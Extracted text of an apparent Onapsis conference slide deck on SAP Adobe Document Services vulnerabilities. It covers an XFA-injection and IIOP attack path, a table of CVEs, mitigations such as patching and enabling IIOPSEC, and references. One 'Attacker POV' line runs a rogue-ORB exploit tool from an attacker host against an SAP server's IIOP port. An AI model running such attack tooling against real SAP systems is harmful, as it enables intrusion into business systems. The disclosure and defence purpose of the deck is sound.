
First name	Last Name	Currency	SALARY	Residence CL
Marcel	Portier	EUR	4,321.01	Paris
Claude	Guerenot	EUR	15,441.67	Paris
Solange-Julie	Mercone	EUR	1,541.23	Paris
Perry	Momster	EUR	5,609.80	Den Haag
Lisa	Momster-T ...	USD	429.40	New York
Alf	Tomster-M ...	USD	10,987.45	San Francisco
Pamela	Beroti	USD	955.67	San Francisco
Timothy	Clark	USD	3,955.67	San Francisco
Tomas	Beroti	USD	5,556.70	New York
Homer	Simpson	USD	1,257.80	San Francisco
Fred	Larrington	USD	11,245.30	San Francisco
Thekla	Mollins	USD	6,234.78	New York
Sarah	Smith	USD	1,454.78	New York
Mike	Forester	USD	12,456.56	New York
Li	Wong	JPY	12,678	Tokio
Sin	Lang	JPY	62,347	Tokio
Wu	Hong	JPY	62,544	Tokio
Lan	Sing	JPY	4,563	Tokio
Lu	Wang	JPY	14,563	Tokio

Attacker POV

villain@ATTACKER.HOST1 #

```
villain@ATTACKER.HOST1 # python3 iiop_rogue_orb.py -lh ATTACKER.HOST1 -rh PRDSAPADSSRV01 -lp 5566 -rp 50007 -rk [2] > /dev/null
```

[0] Image in PDF Created By Google Gemini.



SAP System with ADS



Menu

Troopers_2025_Adobe a... x

Create

?

🔔

🌐

Sign in

—

📏

✕

All tools

Edit

Convert

E-Sign

Find text or tools 🔍

📁

🔄

🖨️

Share

Ask AI Assistant

🖱️

🗨️

✍️

🔗

📄

🏠

Introduction

State of the Art

Security Analysis: Our Journey of Discovery

Exploitation

Protection and Mitigation

Takeaways, Future Work & Call for Action

📄

...

6

7

^

v

🔄

📄

🔍

🔍

8.50 x 11.00 in

<

>

SAP Security Note	CVSS	CVSS	Title
3536965	CVE-2024-47578	9.1	SAP ADS - Overwrite arbitrary file by PDF leading to RCE
3485284	CVE-2024-42374	8.2	XML injection in SAP BEx Web Java Runtime Export Web Service
3536965	CVE-2024-47580	6.8	SAP ADS - Download arbitrary file from PDF attachment
3536965	CVE-2024-47579	6.8	SAP ADS - Download arbitrary file from customer fonts

[6] SAP SE. SAP Security Notes.



SAP Systems



Attacker



XFA Injection
and
Authenticated
Attacks



HTTP(S)

SAP NetWeaver Application Server Java

/wsalvpdf

SAP Adobe Document Service (ADS)

/AdobeDocumentServices

IIOP handle

XMLForm

IIOP:50007



SAP Security Note	CVSS	CVSS	Title
3536965	CVE-2024-47578	9.1	SAP ADS - Overwrite arbitrary file by PDF leading to RCE
3485284	CVE-2024-42374	8.2	XML injection in SAP BEx Web Java Runtime Export Web Service
3536965	CVE-2024-47580	6.8	SAP ADS - Download arbitrary file from PDF attachment
3536965	CVE-2024-47579	6.8	SAP ADS - Download arbitrary file from customer fonts
2807586	-	-	IFbA: ADS IOPSSL configuration for NW7.31 and higher



[6] SAP SE. SAP Security Notes.
[14] SAP SE. SAP Note 2807586.

SAP Systems



Attacker



XFA Injection
and
Authenticated
Attacks



HTTP(S)

/wsalvpdf

SAP NetWeaver Application Server Java

SAP Adobe Document Service (ADS)

/AdobeDocumentServices

IIOp handle



XMLForm



IIOpSEC:50003



SAP Systems



Attacker



XFA Injection
and
Authenticated
Attacks



HTTP(S)

Applying
Patches

Enabling
IIOPSEC



IIOPSEC:50003




rm



SAP Security Note	CVSS	CVSS	Title
3536965	CVE-2024-47578	9.1	SAP ADS - Overwrite arbitrary file by PDF leading to RCE
3485284	CVE-2024-42374	8.2	XML injection in SAP BEx Web Java Runtime Export Web Service
3536965	CVE-2024-47580	6.8	SAP ADS - Download arbitrary file from PDF attachment
3536965	CVE-2024-47579	6.8	SAP ADS - Download arbitrary file from customer fonts
2807586	-	-	IFbA: ADS IOPSSL configuration for NW7.31 and higher
-	-	-	SAP Help Portal: SAP Interactive Forms by Adobe Security Guide



[6] SAP SE. SAP Security Notes.
[14] SAP SE. SAP Note 2807586.
[15] SAP SE. SAP Help Portal - SAP Interactive Forms by Adobe Security Guide.



Takeaways, Future Work & Call For Action

Thinking outside the box

Security risks and insights into SAP ADS and SAP IIOP/CORBA

Mitigations involving enabling non-default configurations

Takeaways, **Future Work** & Call For Action

IIOP interface research

Cloud-native ADS (BTP) - SAP Forms Service by Adobe

HANA XSA based ADS

[16] SAP SE. SAP Help Portal - SAP Forms Service by Adobe.

[17] SAP SE. ADS on SAP HANA Extended Application Services, Advanced Model (XSA).

Takeaways, Future Work & **Call For Action**

Patch patch patch

Enable IIOPSEC/IIOPSSL (non-default)

- Client-side certificate authentication
- Disable plain IIOP service port

References

- [0] Image in PDF created with Google Gemini. <https://gemini.google.com>
- [1] SAP SE. SAP Corporate Fact Sheet (May 9, 2025). <https://www.sap.com/documents/2017/04/4666ecdd-b67c-0010-82c7-eda71af511fa.html>
- [2] SAP SE. SAP Help Portal - BC Style and Form Maintenance. https://help.sap.com/docs/ABAP_PLATFORM_NEW/59204ae5e0d745628df068a6ec7591b0/4e3404cf63de02c2e10000000a15822b.html
- [3] SAP SE. SAP Help Portal - Support Content: Output Management. https://help.sap.com/docs/SUPPORT_CONTENT/abapoutput/3353523596.html
- [4] SAP SE. SAP Help Portal - Smart Forms. https://help.sap.com/docs/ABAP_PLATFORM_NEW/e0ef07e1f76b4370b1baa502eace5ece/4e50b68d95e14dd2e10000000a42189b.html
- [5] SAP SE. SAP Help Portal - Adobe Document Services for Form Processing. https://help.sap.com/docs/SAP_NETWEAVER_750/d2e18615eb27460d9c0b6533aa01d8a0/4b9965d2e81d2d1be10000000a42189c.html
- [6] SAP SE. SAP Security Notes. <https://me.sap.com/app/securitynotes>
- [7] Adobe Systems Inc. XML Forms Architecture (XFA) Specification: Version 3.3. https://pdfa.org/norm-refs/XFA-3_3.pdf
- [8] OMG. CORBA Specification, Version 3.4 - Part 1: CORBA Interfaces. <https://www.omg.org/spec/CORBA/3.4/Interfaces/PDF>
- [9] SAP SE. SAP Help Portal - SAP NetWeaver 7.5 - Java Instance. https://help.sap.com/docs/SAP_NETWEAVER_750/5bdacafcd0bbd41648f4b80093a1bf9d6/4b1bb795eb2770d3e10000000a42189b.html
- [10] OMG. CORBA Specification, Version 3.3 - Part 2: CORBA Interoperability. <https://www.omg.org/spec/CORBA/3.4/Interoperability/PDF>
- [11] Oracle. Java Documentation - Naming Service. <https://docs.oracle.com/javase/8/docs/technotes/guides/idl/jidlNaming.html>
- [12] NIST. National Vulnerability Database - CVE-2020-6282. <https://nvd.nist.gov/vuln/detail/CVE-2020-6282>
- [13] SAP SE. SAP Security Note 2896025 [CVE-2020-6282]. <https://me.sap.com/notes/2896025>
- [14] SAP SE. SAP Note 2807586. <https://me.sap.com/notes/2807586>
- [15] SAP SE. SAP Help Portal - SAP Interactive Forms by Adobe Security Guide. https://help.sap.com/docs/ABAP_PLATFORM_NEW/5e3d0d4bb0704eaa9f0adee0256577e7/3220709747d649e8bc74e084d0b2432c.html
- [16] SAP SE. SAP Help Portal - SAP Forms Service by Adobe. <https://help.sap.com/docs/forms-service-by-adobe>
- [17] SAP SE. ADS on SAP HANA Extended Application Services, Advanced Model (XSA). <https://www.sap.com/documents/2025/05/d4e1a61d-067f-0010-bca6-c68f7e60039b.html>





Thank You!

Yvan Genuer & Fabian Hagg
info@onapsis.com

THIS DOCUMENT CONTAINS **CONFIDENTIAL INFORMATION** & IS **SUBJECT TO THE CONFIDENTIALITY AGREEMENT BETWEEN THE PARTIES**

All data submitted in this document is solely for the use of the recipient and cannot be disclosed to any third party or used by the recipient for any other purpose than cooperation with Onapsis. This data shall not be duplicated, used or disclosed in whole or in part for any purpose. If a contract is awarded to Onapsis as a result of, or in connection with the submission of this data, the customer or prospective customer shall have the right to duplicate, use or disclose this data to the extent provided in the contract. This restriction does not limit the customer's or prospective customer's right to use the information contained in the data if it is obtained from another source without restriction. The data contained in this presentation does not constitute legal advice and is for informational purposes only. An attorney-client relationship is not presumed or intended by receipt or review of this presentation. Onapsis does not make any representations or warranties, express or implied, with respect to the accuracy or completeness of the data included in this presentation. Onapsis will have no liability with respect to the use or reliance upon this data by recipient. The following information is being shared in order to outline some of Onapsis' current product plans, but it is important to understand that it is being shared for informational purposes only, and not as a binding commitment. Please do not rely on this information in making purchasing decisions because Onapsis makes no representations about future functionality, and ultimately, the development, release, and timing of any products, features or functionality remains at the sole discretion of Onapsis and is subject to change.

